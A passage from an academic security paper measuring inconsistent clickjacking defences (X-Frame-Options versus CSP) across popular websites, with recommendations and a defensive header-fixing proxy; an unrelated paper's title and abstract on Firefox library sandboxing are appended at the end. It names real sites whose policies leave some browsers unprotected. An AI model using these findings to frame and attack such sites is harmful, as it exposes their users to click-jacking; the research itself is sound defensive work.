Safari for iOS	✓	✗	✓	✓	✓
Samsung Internet	✓	✗	✓	✓	✓
UC Browser	✓	✗	✓	✓	✗

Table 3: Framing control semantics of popular browsers

5 Analysis in the Wild

In this section, we report on a large-scale analysis performed in the wild with our policy analyzer. Our analysis shows that many popular Web sites implement inconsistent protection against click-jacking and sheds light on the root causes of this potential security problem.

5.1 Data Collection

To assess inconsistencies at scale, we decided to analyze the top 10,000 sites from the Tranco list of October 29, 2019. As we did not only want to check the start pages in a static manner, we instead used a Chrome-based crawler to visit the start pages, collect all links on them, and follow those links up to at most 500 items per site. (Here, "site" refers to the registrable domain name or eTLD+1.) In doing so, we did not only collect the headers delivered with the pages we visited, but also those of all iframes on the visited pages. This way, we were able to (partially) account for sites where only specific pages are protected against framing-based attacks. We then retrieved the XFO and CSP headers of the collected URLs, sending each request to a URL once for each of the different user-agent strings considered in our study.

For this step, we primarily relied on Python's Requests library to collect data. However, Requests folds multiple response headers with the same name into a comma-separated list, as specified in RFC 7230 [8]. As discussed in Section 4.2, browsers do not necessarily follow this specification, but might rather consume each header separately, meaning that Requests' approach to parsing headers would not properly account for that. Therefore, in case we detect a comma in either the XFO or CSP header, we fall back to curl, which outputs the headers line-by-line. To further improve resiliency against possible crawling errors, we filtered out from the dataset all the pages where we observed that at least one user agent was not receiving the XFO or CSP headers, while other user agents were. Though this might lose some inconsistencies, e.g., when CSP headers are not actually sent to legacy browsers, we preferred to be conservative and work on more reliable data rather than risking to unduly exacerbate the number of inconsistencies in the wild. In particular, we found that several pages did not consistently deliver the same XFO and/or CSP headers, even when visited multiple times with the same User-Agent string. Finally, we performed a de-duplication of the collected framing control policies by removing all the duplicate combinations of XFO and CSP policies collected within the same origin, to avoid biasing the dataset construction towards origins with hundreds of pages all using the same policy.

At the end of the data collection process, we visited 989,875 URLs overall. Of those, 369,606 URLs (37%) across 5,835 sites carried either an XFO or CSP header aimed at framing control. After the dataset cleaning and the de-duplication process explained above, we were left with 17,613 framing control policies. Table 4 shows the adoption of the different security mechanisms in the different policies. We observe that XFO is still the most widespread defense mechanism against click-jacking in the wild by far, yet around 12% of the collected policies make use of CSP.

5.2 Inconsistent Policies

Overall, we identified 1,800 policies from 1,779 origins implementing inconsistent protection against click-jacking, i.e., where the enforced level of protection is dependent on the browser. This is 10% of the analyzed policies, which is already a significant percentage. But this result becomes even more concerning when we take a look at which click-jacking protection mechanisms are used by such policies.

Defense	Number of Policies	Percentage
Just XFO	15,415	88%
Just CSP	714	4%
XFO + CSP	1,484	8%

Table 4: Defenses used in the collected policies

Defense	Inconsistencies	Percentage
Just XFO	290	16%
Just CSP	705	39%
XFO + CSP	805	45%

Table 5: Defenses used in the inconsistent policies

Table 5 provides the breakdown: the relative majority of the inconsistencies (45%) occur when XFO and CSP are used together, which suggests that having two different mechanisms for the same purpose is potentially dangerous. Moreover, note that 805 out of the 1,484 pages (54%) which make use of both XFO and CSP together implement inconsistent protection against click-jacking, i.e., it is more likely to get the combination of the two defenses wrong than right.

Another interesting insight from our analysis is that 84% of the inconsistent policies make use of CSP. Intuitively, this seems related to the fact that the set of browsers we consider includes some legacy browsers without CSP support: in particular, Opera Mini provides very limited tools to protect against click-jacking. Hence, one might think that inconsistencies are motivated by its presence alone, yet this is not the case: if we removed Opera Mini from the set of browsers, the number of inconsistent policies would drop from 1,800 to 1,749, which is roughly a 3% reduction. One might then try to also remove Internet Explorer from the picture, since it also lacks support for CSP. However, this is a different story than Opera Mini, since Internet Explorer supports the ALLOW-FROM directive. Hence, inconsistencies could be fixed by simulating the behavior of CSP through different values of ALLOW-FROM based on the Referer header (see Section 2).

To understand the prevalence of such practice in the wild, we set up the following experiment: for each page in our dataset, we identify the hosts which are allowed framing according to CSP, and we send an HTTP request to the page with the Referer header set to one of such hosts. In the presence of wildcards in CSP, e.g., `*.example.com`, we generate a synthetic candidate Referer matching them, e.g., `https://test.example.com`. If we observe that the value of the Referer is reflected back in the XFO header of the response, it means that we might have false positives in our set of inconsistencies, because the originally collected XFO headers only provided a partial picture of the deployed policy. We managed to perform this test on the 2,198 pages with CSP and observed extremely low adoption of Referer sniffing: in particular, only 11 pages relied on such practice. This gives us confidence in the correctness of the conclusions we draw.

In the next section, we provide an in-depth analysis of the inconsistent policies we collected. We do this while considering the full set of browsers in Table 2, because those browsers are actively used, and we want to assess the state of click-jacking protection on the Web as of now. We elaborate on the impact of the chosen browsers on our study in Section 5.4.

5.3 Analysis of Inconsistent Policies

To have a more in-depth look into the set of inconsistent policies, we performed a further classification step: in particular, we identified 590 security-oriented policies (33%) and 795 compatibility-oriented policies (44%), while the other 415 inconsistent policies (23%) do not belong to any of these two classes, hence are unduly inconsistent. In the rest of this section, we perform an in-depth analysis of the collected inconsistent policies and identify dangerous practices therein.

5.3.1 Security-Oriented Policies

The existence of security-oriented policies is justified by the fact that XFO is less expressive than CSP, hence Web developers might be led into shipping XFO headers that are more restrictive than the corresponding CSP headers. For example, the Web site `https://www.icloud.com` deploys an XFO header set to SAMEORIGIN and a CSP whitelisting every subdomain of `icloud.com` and `apple.com`. A similar situation happens on `https://academia.stackexchange.com`, which sets XFO to SAMEORIGIN and uses CSP to whitelist both itself and `https://stackexchange.com`. These policies offer a good level of protection to legacy browsers, but might introduce compatibility issues therein.

We further categorized the 590 security-oriented policies in two classes. The first class includes ineffective policies, where CSP is overly liberal compared to XFO: these policies allow framing from any host on CSP-enabled browsers, possibly just restricting its scheme, hence modern browsers are left unprotected. We noticed this problem just in 13 cases (2%), and we conjecture it might come from the wrong assumption that, when both XFO and CSP are enabled, they are both enforced, while CSP actually overrides XFO and voids protection. However, it is positive to see that this class of policies is highly under-represented. The other policies all take advantage of the additional expressive power of CSP over XFO for fine-grained whitelisting: specifically, we observed 99 cases (17%) where CSP was used to whitelist all the subdomains of the host whitelisted via XFO, while in all other cases CSP whitelisted at least two source expressions.

To the best of our knowledge, these look like legitimate use cases, where policy inconsistency is not necessarily dangerous for security. However, this discrepancy raises concerns, because it implies that either legacy browsers suffer from compatibility issues due to overly harsh security enforcement, or modern browsers are excessively liberal in their treatment of framing, i.e., the policies violate principle of least privilege.

5.3.2 Compatibility-Oriented Policies

Compatibility-oriented policies might be justified by the need to make Web applications accessible by legacy browsers, at the cost of (partially) sacrificing security in that case. For example, the Web site `https://www.spotify.com` deploys

Inconsistency Reason	Number of Policies	Fraction
Use of the ALLOW-FROM directive	323	78%
Comma-separated directives in XFO header	94	23%
Incomparable policies in XFO and CSP	53	13%
Use of multiple XFO headers	16	4%
Different policies sent to different browsers	5	1%

Table 6: Practices in unduly inconsistent policies (classes might overlap)

a CSP whitelisting every subdomain of `spotify.com` and `spotify.net`, but does not ship any XFO header, likely because XFO does not support such expressive whitelists. Another similar example is `https://www.sony.com`, which does not deploy XFO, but uses CSP to allow framing from itself and all the subdomains of three other trusted sites.

Recall that our dataset contains 795 compatibility-oriented policies. The first analysis we perform aims at understanding how much security legacy browsers sacrifice for such policies. For the very large majority of compatibility-oriented policies, we observed that XFO does not provide any protection at all, i.e., framing is allowed from any origin: this happened in 758 cases (95%). In particular, we found 705 pages where an XFO header is entirely absent (89%) and 99 pages where the XFO headers contain an incorrect directive or are misinterpreted by some legacy browser (11%). This shows that most Web developers are not actually concerned about offering security to users of legacy browsers, or are just entirely unaware of the existence of this problem.

To get a better understanding of the reasons underlying the existence of compatibility-oriented policies, we analyze the combination of XFO and CSP for the following scenario: if CSP is used to whitelist at most one origin, it is straightforward to write an XFO header which enforces exactly the same restrictions, hence the adoption of a compatibility-oriented policy is unjustified. We observe that this was the case for 105 policies (13%), where protection could be improved with minimal effort and expertise by the Web developers, i.e., without resorting to Referer sniffing. This shows that the bleak picture given above could be easily improved to some extent, yet this is not happening in practice.

5.3.3 Unduly Inconsistent Policies

Finally, we focus on the 415 inconsistent policies that are neither security-oriented nor compatibility-oriented. These policies are hard to justify as secure, or even as intended, as explained in Section 3. In particular, we observe the following distribution of (possibly overlapping) classes:

- 315 policies are interpreted differently by at least two legacy browsers (76%);
- 289 policies are interpreted differently by at least two modern browsers (69%);
- 29 policies are given the same interpretation by all legacy browsers and all modern browsers, yet these two interpretations are incomparable (7%).

What is worse is that 380 of these policies (92%) do not enforce any form of framing restriction on at least one of the browsers considered in our study, which confirms that this class of inconsistencies is particularly dangerous for security. For example, the Web site `https://es.sprint.com` sets an XFO header to ALLOW-FROM `https://www.sprint.com`, but does not ship a companion CSP: this leaves browsers without support for ALLOW-FROM unprotected. As another example, `https://whois.web.com` sends two XFO headers, one set to SAMEORIGIN and one set to DENY, which allows same-origin framing in some browsers but not others.

It is instructive to have a look at why these undue inconsistencies arise. Table 6 provides the breakdown of the main practices leading to policy inconsistency (classes partially overlap). We observe that the ALLOW-FROM directive is present in most of the unduly inconsistent policies, which shows that XFO is not properly coupled with CSP in those cases. Indeed, 322 out of 465 policies that use ALLOW-FROM do not come with any CSP (69%) and do not offer any protection on most modern browsers. It is also interesting that we found 53 policies where both XFO and CSP are syntactically correct, yet express incomparable policies. For example, we noticed that `https://gfp.sd.gov` deploys an XFO header set to SAMEORIGIN, while its CSP allows framing from every subdomain of `arcgis.com`, `soundcloud.com` and `flipsnack.com`. We do not have definite explanations for this kind of policies, but a plausible reason could be that XFO was deployed for a legacy version of the Web site and never updated later.

5.3.4 Perspective

We summarize here the security impact of our findings by computing the number of policies that do not offer any level of protection to at least one browser. We also present the same perspective for modern browsers alone. The presence and distribution of vulnerable policies for these two cases are shown in Table 7. These numbers confirm our claim that not all inconsistencies are necessarily dangerous, yet their majority actually is (64%). In particular, almost every inconsistent policy that is not security-oriented is completely ineffective on

Inconsistency Class	Vulnerabilities (Any Browser)	Vulnerabilities (Modern Browser)
Security-Oriented	13 (2%)	13 (2%)
Compatibility-Oriented	758 (95%)	3 (<1%)
Unduly Inconsistent	380 (92%)	278 (67%)
Aggregate	1,151 (64%)	294 (16%)

Table 7: Presence and distribution of vulnerable policies

at least one browser. Luckily, our experiments also show that users of modern browsers enjoy a significantly higher level of protection than users of legacy browsers since only 16% of the inconsistencies actually void any form of security enforcement in a modern browser, where undue inconsistencies are essentially the only threat.

5.4 The Role of Browsers

Since we assess inconsistencies over a set of popular browsers, one might wonder to which extent the chosen browsers bias the results of our study. To understand this point, we decided to run a second analysis by removing Internet Explorer and Opera Mini from the set of browsers under test. The rationale of this choice is that these browsers do not support CSP, and thus, we might get a picture of how much the current policy deployment would be inconsistent in a world without legacy browsers. It turns out that the total number of inconsistent policies would drop from 1,800 to 289, which is a major improvement. However, observe that all such policies fall in the class of unduly inconsistent policies (since we removed legacy browsers), and we computed that for 278 of them (96%) there is at least one modern browser which does not enforce any form of restriction. This confirms that the adoption of modern browsers strongly mitigates the problem of inconsistencies, yet not entirely solved. The main reasons for inconsistency would still be the use of ALLOW-FROM and the adoption of a comma-separated list of directives in XFO.

It is also particularly interesting that two of the browsers that we tested have been undergoing major changes at the time of writing. The first significant change was implemented in Firefox, which dropped support for the ALLOW-FROM directive in version 70.[7] Moreover, Microsoft announced that Edge will move to the Chromium architecture in 2020, which likely means that it will drop support for ALLOW-FROM and fix the problems with XFO headers. These changes go in the direction of reducing the risk of inconsistencies in modern browsers, which will eventually be uniformed to Chromium derivates. Unfortunately, we also showed that 322 out of 465 policies that use ALLOW-FROM do not come with any CSP (69%), which implies that these changes are weakening the state of click-jacking protection on the Web.

At the end of the day, we believe that the problem of inconsistencies in click-jacking protection is far from solved. Though legacy browsers not supporting CSP are likely going to disappear in a few years, it is hard to predict a precise temporal horizon for this: for example, Internet Explorer 11 was launched in 2013, and it still has $\sim$ 2% of the market share based on publicly available data, while Opera Mini is still under active development and extremely popular with around 15% market share in Africa, where mobile traffic is still expensive.[8] Also, it should be noted that the versions of Edge and Firefox considered in the present study might still be around for a while, i.e., the Web platform will still be accessed by browsers supporting ALLOW-FROM at least in the near future. Though a full transition from XFO to CSP for click-jacking protection is the way to go to solve the issue of inconsistencies, the setting is complex and requires actions at different levels. We discuss recommendations and countermeasures in the next section.

5.5 Limitations

Though we strived to quantify the security impact of the detected policy inconsistencies, we cannot show that even policies that do not provide any form of framing control in some browsers lead to exploitable vulnerabilities in practice. To overcome this limitation, we would need to identify pages that are susceptible to framing-based attacks. However, identifying these in an automated fashion at a large scale requires accounts of all tested sites as well as an in-depth understanding of the application's semantics. However, we argue that it is fair to assume that site operators are deploying framing control for a reason. In our opinion, the widespread adoption of framing control policies (33% of all crawled URLs, spread across 58% of the sites we looked at) motivates that click-jacking is perceived as an important security threat. Our analysis acts as a cautionary tale aimed at raising awareness of the potential issues that arise from policy inconsistencies.

In addition to this, we also remark that our study specifically focuses on the 10,000 most popular sites at the time of writing the paper. Given the diversity of the Web in general, this does not necessarily enable us to generalize about framing control inconsistencies on the entire Web. As prior

[7] https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/Releases/70#HTTP

[8] https://blogs.opera.com/mobile/2019/08/opera-is-leading-the-digital-revolution-in-africa/

work has shown [24], though, the popularity of domains often represents a proxy for security measures, meaning that our results most likely are a lower bound of the actual problems discoverable in the wild.

6 Recommendations and Countermeasures

Based on the data gathered in our analysis of both browser implementations and real-world deployment of framing control, we discuss lessons learned to improve the situation. In particular, we first present recommendations for both Web developers and browser vendors, highlighting some room for improvement which we found. We then discuss our implementation of a server-side proxy capable of retrofitting framing control policies in existing Web applications for the diverse set of browsers we considered in our analysis.

6.1 Recommendations for Web Developers

The first important recommendation we make is that both XFO and CSP must be used for effective framing control on the current Web. XFO alone is insufficient for security because sites might be prone to double framing attacks (also in modern browsers like UC Browser) or even not protected at all (most notably, in the presence of the largely unsupported ALLOW-FROM directive). On the other hand, just using CSP results in leaving users of legacy browsers completely unprotected. Unfortunately, we found that only 8% of the collected policies use both XFO and CSP. Worse, the combination of the two mechanisms proved hard to get right for Web developers, as 54% of such policies are inconsistent.

The other crucial recommendations are about the use of XFO. Web developers should ensure that at most one XFO header is sent with every Web page because existing browsers have inconsistent interpretations in the presence of multiple XFO headers. What is worth noting here is that there is no good practical reason to deploy more than one XFO header. In the presence of multiple XFO headers, existing browsers either enforce the first one (thus voiding the others) or simultaneously enforce all of them. However, even this is useless, because any pair of XFO directives always contains either redundant or contradictory information, which can be expressed with a single XFO directive (see Table 8). For the same reasons we just discussed, Web developers should avoid the use of comma-separated values in XFO headers. These headers are parsed as multiple XFO headers in most browsers, while in other browsers, they are interpreted as non-existing directives that do not enforce any form of framing control. This latter observation shows that even the apparently innocuous practice of repeating the same directive multiple times is actually insecure because it voids protection on some browsers.

6.2 Recommendations for Browser Vendors

Though the `frame-ancestors` directive obsoleted XFO back in 2014, XFO is still very popular in the wild: 88% of the policies we collected are still based on XFO alone. This means that this is not the right time to drop support for XFO, and one might wonder if this will ever be possible without leaving a significant fraction of the Web unprotected. An important point we would like to stress is the need for more informational messages for Web developers, e.g., in the JavaScript console. A prime example of this issue comes from the recent removal of support for ALLOW-FROM in Firefox. When visiting a page that sends an XFO header containing such a directive, Firefox merely notes an invalid header and points the developer to the generic Mozilla Developer Network page on XFO. This page does note that ALLOW-FROM is now obsolete and should not be used, but does not provide an immediately visible and explicit warning that sites using ALLOW-FROM have suddenly become unprotected. As to Chrome, the JavaScript console only shows a warning about an unrecognized directive and nothing more.

We argue that browsers should explicitly warn Web developers about the possibility of using CSP to achieve the same effect of XFO, which is straightforward considered that CSP is more expressive than XFO. In particular, XFO policies which do not contain glaring mistakes can be readily transformed into corresponding CSPs. We designed one such solution as part of our server-side proxy (see Section 6.3), which might be inspiring also for browser vendors since the same approach could be applied at the client. We understand that major browser vendors might consider such transformations dangerous for backward compatibility, yet even simple transformations might significantly increase security in the wild and are worth testing in our opinion. At the very least, a candidate value for `frame-ancestors` combined with a clear warning about the unprotected state of the site should be reported in the JavaScript console.

On more general terms, we think that our paper shows the importance of implementing only client-side security mechanisms that come with a clear and precise specification. The XFO specification was put together only after major browsers already implemented support for the XFO header, which led to many different implementations. Though the auto-update feature of modern browsers certainly helps in mitigating the problem of inconsistencies, real-world market share data show that legacy browsers are hard to eradicate. Once a client-side security mechanism has been inconsistently implemented across browsers, it might be challenging to understand its long-lasting impact in the wild. For example, without moving away from CSP, the `strict-dynamic` source expression has first been implemented in Chrome due to an independent effort from Google's engineers and then pushed into the CSP standard. This kind of practice is dangerous because other browser vendors might be unwilling to pick up: for example,

Directive 1	Directive 2	Conjunction of Directives
SAMEORIGIN	SAMEORIGIN	SAMEORIGIN
SAMEORIGIN	ALLOW-FROM o'	DENY if $o \neq o'$, SAMEORIGIN otherwise
SAMEORIGIN	DENY	DENY
ALLOW-FROM o'	ALLOW-FROM o''	DENY if $o' \neq o''$, ALLOW-FROM o' otherwise
ALLOW-FROM o'	DENY	DENY
DENY	DENY	DENY

Table 8: Simplification of multiple XFO directives into a single one (adoption at origin o)

Safari still lacks support for `strict-dynamic`. This decision, however, may well be a good one, given that recent work has shown the dangers of `strict-dynamic` through script gadgets, and even Google engineers now advocate to instead rely on explicit passing of nonces [13]. Nevertheless, this feature is inconsistently implemented across browsers already and unlikely to be removed in the near future.

6.3 Retrofitting Security

As Web developers might not be aware of the intricacies of the two mechanisms available to control the framing of their sites, we developed a server-side proxy designed to enforce consistency in framing control policies, i.e., to ensure all browsers enforce the same level of protection. The proxy is a Python script ($\sim$ 800 LoC), which can be run at the server. It inspects the HTTP traffic to automatically fix the framing control headers so as to ensure policy consistency. To enable researchers to build on our work and website administrators to benefit from the tool, we have made the proxy available at https://github.com/cispa/framing-control-proxy.

In particular, for any request r, let $\overline{r}$ stand for the corresponding HTTP response. If $\overline{r}$ contains XFO headers, but no CSP header with a `frame-ancestors` directive, the proxy behaves as follows:

1. if multiple XFO headers are present in $\overline{r}$, they are first folded into one XFO header set to a comma-separated list of the specified directives;

2. after step 1, $\overline{r}$ is guaranteed to contain exactly one XFO header. If the header contains a comma-separated list of directives, it is replaced by a single directive enforcing the same security restrictions of the conjunction of the directives. This is always possible, thanks to the simplification rules in Table 8;

3. the proxy finally attaches to $\overline{r}$ a new CSP header enforcing the same framing control restrictions of the sanitized XFO header. This is straightforward, since CSP is more expressive than XFO, and does not conflict with other CSP headers possibly present in $\overline{r}$, since, when multiple CSP headers are sent, their conjunction is enforced and no other `frame-ancestors` directive is present.

If $\overline{r}$ contains CSP headers with a `frame-ancestors` directive, the proxy instead behaves as follows:

1. all the XFO headers of $\overline{r}$ are stripped away;

2. the proxy computes the union of the source expressions whitelisted in all the `frame-ancestors` directives contained in the CSP headers of $\overline{r}$;

3. if CSP denies framing, $\overline{r}$ is extended with an XFO header containing the DENY directive. If instead CSP only allows same-origin framing, $\overline{r}$ is extended with an XFO header containing the SAMEORIGIN directive. Otherwise, the proxy checks if the Referer header of r contains a URL whitelisted by any of the source expressions identified at step 2: if this is the case, $\overline{r}$ is extended with an XFO header containing an ALLOW-FROM directive set to the origin of the Referer header; otherwise, the XFO header is set to DENY. If r lacks the Referer header, the proxy conservatively sets the XFO header to DENY.

Eventually, the proxy ensures the consistency of framing control policies with respect to the set of tested browsers, by equating the security guarantees of XFO and CSP (up to double framing). Observe that, although Opera Mini supports neither CSP nor ALLOW-FROM, the proxy still manages to rectify its limitations. In particular, if the Referer of the request is set to a whitelisted URL, the proxy sets XFO to the corresponding ALLOW-FROM directive, which is just ignored by Opera Mini and framing is allowed. Otherwise, the proxy sets XFO to DENY, and the page cannot be framed.

In our design, we prioritize CSP headers over XFO headers when both are present since CSP is the preferred method to enforce framing control in modern browsers. This means that it is occasionally possible for the proxy to relax security restrictions beyond least privilege: for example, if a page sets XFO to DENY and CSP allows same-origin framing, then XFO will be relaxed to SAMEORIGIN. However, this is sensible from a security perspective, because modern browsers already allow same-origin framing, so we assume this was

intended by the site administrators, as modern browsers are the primary target in the market and are also easier to test. This is also backed up by our dataset, where we observed only 13 policies where XFO was tighter than CSP and CSP was configured in an obviously insecure manner (see Table 7).

As a final point, we note that the Referer header may be stripped when controlled through the Referrer-Policy [16], which would disable the possibility of performing Referer sniffing in the proxy. However, Referrer-Policy is only supported in browsers that also support the `frame-ancestors` directive of CSP. Since the proxy only relies on Referer sniffing in the presence of `frame-ancestors`, the DENY directive placed in the absence of the Referer header would be overridden by CSP in all cases. After implementing our proxy, we tested it out against the full set of test cases of Section 4.2. By doing so, we confirmed that the proxy behaves as expected and enforces the same security restrictions in the entire pool of browsers.

7 Related Work

In this section, we present related work, and for the work closest to ours, we explain the main differences.

CSP and XFO for Framing Control In their 2019 paper, Luo et al. [14] studied the evolution of mobile browsers and their support for client-side security mechanisms over time. In doing so, they also documented the interplay between CSP and XFO, reporting in particular that some mobile browsers did not prioritize CSP over XFO in the past. Their paper generically hints that inconsistencies between CSP and XFO could occur based on the collected headers, yet the paper does not go much in detail about this. The increased importance of CSP for framing control was also documented by Roth et al. [19], who analyzed the evolution of CSP from 2012 to 2018, indicating that CSP has become more and more popular as a protection mechanism against click-jacking. They also evaluated the dangers coming from the inconsistent support for ALLOW-FROM and CSP in different browsers, most notably by leveraging the well-known observation that the ALLOW-FROM directive is not supported in Chrome.

Though both these studies have been inspiring starting points for our work, we extend the mere analysis of the potential problems by building a comprehensive framework to reason about inconsistencies. In particular: (i) we formally define the problem of inconsistencies in framing control policies to provide a full account of this security problem, highlighting different classes of inconsistencies with different security implications; (ii) we focus on both desktop browsers and mobile browsers, exposing many new and unreported dangerous implementations of the underspecified XFO header; (iii) we perform an in-depth analysis of several root causes of inconsistencies in the wild, their security import, and some possible countermeasures, discussing the potential role of browser vendors on the way forward; and (iv) we implement and release a server-side proxy designed to retrofit security in existing Web applications by enforcing consistency for the set of browsers that we analyzed.

Click-Jacking Protection and Attacks In 2010, Rydstedt et al. [20] studied the usage of frame busting scripts in the Alexa Top 500 sites, showing that the deployed mechanisms through JavaScript were trivial to bypass. In the same year, Balduzzi et al. [2] built a system capable of detecting click-jacking, primarily based on the assumption that elements should not be overlapping when clicked. In 2012, Lekies et al. [12] highlighted additional techniques for bypassing existing defenses and showed the shortcomings of XFO for fine-grained framing control. In the same year, Huang et al. [7] conducted an in-depth analysis of the underlying issues and proposed InContext, in which applications could mark specific elements as sensitive (e.g., Like buttons), which would, through various defensive techniques, be protected from forced clicks at the browser. In 2014, Akhawe et al. [1] generalized click-jacking to perceptual UI attacks and showed how easily users could be tricked into clicking unwanted elements while seemingly playing a benign game.

Inconsistencies in Web Security Inconsistencies in the implementation of client-side security mechanisms have been first studied by Singh et al. [22]. Their seminal work focused on access control policies and, in particular, on parts of the Same Origin Policy (SOP), which proved to be inconsistently implemented in existing Web browsers at the time. A similar study was later performed on modern browsers by Schwenk et al., and also exposed dangerous inconsistencies [21]. Automated testing has been proposed as an effective technique to catch bugs in the implementation of client-side security mechanisms by Hothersall-Thomas et al. [6]. None of these studies focused on inconsistencies in framing control policies.

Naturally, the client is not the only software where inconsistencies may occur. In particular, prior work has investigated the handling of multiple Host headers in CDNs and origin servers, showing that due to differences in handling multiple headers, these two components end up with a different understanding of the requested host [5]. In a recent paper, Nguyen et al. [17] showed that inconsistencies in allowed header lengths or control characters could allow an attacker to force origin servers to yield error pages. This, in combination with CDNs that cache such error pages, can lead to a cache-poisoned Denial of Service attack. In non-academic research, Kettle [10] showed that using multiple Content-Length headers as well as conflicting Transfer-Encoding allows for HTTP Desync attacks. Albeit only indirectly related to our paper, these works clearly document the dangers of inconsistent implementations on the Web.

Finally, Mendoza et al. [15] studied the inconsistent adoption of security mechanisms in the mobile and the desktop version of the same Web site. They even showed attacks where the insecurity of a mobile site could be exploited to target the desktop site, which sits at a higher security level.

8 Conclusion

In this paper, we presented the first comprehensive analysis of inconsistencies in framing control policies. We based our investigation on a formal framework, which constituted the basis for the implementation of a real-world policy analyzer dubbed FRAMECHECK. Our analysis of 10,000 Web sites from the Tranco list showed that the problem of inconsistencies is widespread on the Web, since around 10% of the (distinct) framing control policies in the wild are inconsistent and most often do not provide any form of protection to at least one browser. Given the insights of the dangers caused through inconsistencies, we proposed different countermeasures in terms of recommendations for Web developers and browser vendors, as well as the implementation of a server-side proxy designed to retrofit security to existing Web applications. We are currently in the process of responsibly disclosing the security issues found throughout our comprehensive analysis to the affected browser vendors and site operators.

We foresee a few avenues for future work. First, we would like to extend our current analysis to uncover inconsistencies between the desktop version and the mobile version of the same Web site, following the approach proposed by Mendoza et al. [15]. Then, we plan to generalize our formal framework to other client-side security mechanisms besides XFO and the framing control fragment of CSP. Finally, we would like to carry out a systematic analysis of the compatibility impact of some of our proposed countermeasures, which we only evaluated in terms of security so far. This might require close collaboration with browser vendors to understand their impact on a large scale.

Acknowledgements

We would like to thank the reviewers for their advices on how to improve the presentation of our paper. In particular, we thank Adam Doupé for his guidance in the shepherding process. Furthermore, we want to thank Alexander Fink for the helpful discussions regarding implementation details of the proxy's network traffic interception.

References

[1] Devdatta Akhawe, Warren He, Zhiwei Li, Reza Moazzezi, and Dawn Song. Clickjacking revisited: A perceptual view of UI security. In *USENIX WOOT*, 2014.

[2] Marco Balduzzi, Manuel Egele, Engin Kirda, Davide Balzarotti, and Christopher Kruegel. A solution for the automated detection of clickjacking attacks. In *AsiaCCS*, 2010.

[3] Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, and Wilayat Khan. Cookiext: Patching the browser against session hijacking attacks. *Journal of Computer Security*, 23(4), 2015.

[4] Stefano Calzavara, Alvise Rabitti, and Michele Bugliesi. Semantics-based analysis of content security policy deployment. *TWEB*, 12(2), 2018.

[5] Jianjun Chen, Jian Jiang, Haixin Duan, Nicholas Weaver, Tao Wan, and Vern Paxson. Host of troubles: Multiple host ambiguities in http implementations. In *CCS*. ACM, 2016.

[6] Charlie Hothersall-Thomas, Sergio Maffeis, and Chris Novakovic. Browseraudit: automated testing of browser security features. In *ISSTA*, 2015.

[7] Lin-Shung Huang, Alexander Moshchuk, Helen J. Wang, Stuart Schecter, and Collin Jackson. Clickjacking: Attacks and defenses. In *USENIX Security*, 2012.

[8] Internet Engineering Task Force. Hypertext transfer protocol (http/1.1): Message syntax and routing, . URL https://tools.ietf.org/html/rfc7230.

[9] Internet Engineering Task Force. Http header field x-frame-options, . URL https://tools.ietf.org/html/rfc7034.

[10] James Kettle. HTTP Desync Attacks: Request Smuggling Reborn. Online https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn.

[11] Michael Kranch and Joseph Bonneau. Upgrading HTTPS in mid-air: An empirical study of strict transport security and key pinning. In *NDSS*, 2015.

[12] Sebastian Lekies, Mario Heiderich, Dennis Appelt, Thorsten Holz, and Martin Johns. On the fragility and limitations of current browser-provided clickjacking protection schemes. In *USENIX WOOT*, 2012.

[13] Lukas Weichselbaum and Michele Spagnuolo. CSP - A Successful Mess Between Hardening and Mitigation. Online https://static.sched.com/hosted_files/locomocosec2019/db/CSP%20-%20A%20Successful%20Mess%20Between%20Hardening%20and%20Mitigation%20%281%29.pdf.

[14] Meng Luo, Pierre Laperdrix, Nima Honarmand, and Nick Nikiforakis. Time does not heal all wounds: A

longitudinal analysis of security-mechanism support in mobile browsers. In *NDSS*, 2019.

[15] Abner Mendoza, Phakpoom Chinprutthiwong, and Guofei Gu. Uncovering HTTP header inconsistencies and the impact on desktop/mobile websites. In *WWW*, 2018.

[16] Mozilla Developer Network. Referrer-Policy. Online https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy.

[17] Hoai Viet Nguyen, Luigi Lo Iacono, and Hannes Federrath. Your cache has fallen: Cache-poisoned denial-of-service attack. In *CCS*, 2019.

[18] Victor Le Pochat, Tom van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczynski, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. In *NDSS*, 2019.

[19] Sebastian Roth, Timothy Barron, Stefano Calzavara, Nick Nikiforakis, and Ben Stock. Complex Security Policy? – A Longitudinal Analysis of Deployed Content Security Policies. In *NDSS*, 2020.

[20] Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson. Busting frame busting: a study of clickjacking vulnerabilities on popular sites. In *W2SP*, 2010.

[21] Jörg Schwenk, Marcus Niemietz, and Christian Mainka. Same-origin policy: Evaluation in modern browsers. In *USENIX Security*, 2017.

[22] Kapil Singh, Alexander Moshchuk, Helen J. Wang, and Wenke Lee. On the incoherencies in web browser access control policies. In *IEEE S&P*, 2010.

[23] Ben Stock, Martin Johns, Marius Steffens, and Michael Backes. How the web tangled itself: Uncovering the history of client-side web (in)security. In *USENIX Security*, 2017.

[24] Tom Van Goethem, Ping Chen, Nick Nikiforakis, Lieven Desmet, and Wouter Joosen. Large-scale security analysis of the web: Challenges and findings. In *TRUST*, 2014.

[25] Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, and Artur Janc. CSP is dead, long live csp! on the insecurity of whitelists and the future of content security policy. In *CCS*, 2016.



Retrofitting Fine Grain Isolation in the Firefox Renderer

Shravan Narayan[†] Craig Disselkoen[†] Tal Garfinkel[*] Nathan Froyd[◇] Eric Rahm[◇]
Sorin Lerner[†] Hovav Shacham[⋆,†] Deian Stefan[†]
[†]UC San Diego [*]Stanford [◇]Mozilla [⋆]UT Austin

Abstract

Firefox and other major browsers rely on dozens of third-party libraries to render audio, video, images, and other content. These libraries are a frequent source of vulnerabilities. To mitigate this threat, we are migrating Firefox to an architecture that isolates these libraries in lightweight sandboxes, dramatically reducing the impact of a compromise.

Retrofitting isolation can be labor-intensive, very prone to security bugs, and requires critical attention to performance. To help, we developed RLBox, a framework that minimizes the burden of converting Firefox to securely and efficiently use untrusted code. To enable this, RLBox employs static information flow enforcement, and lightweight dynamic checks, expressed directly in the C++ type system.

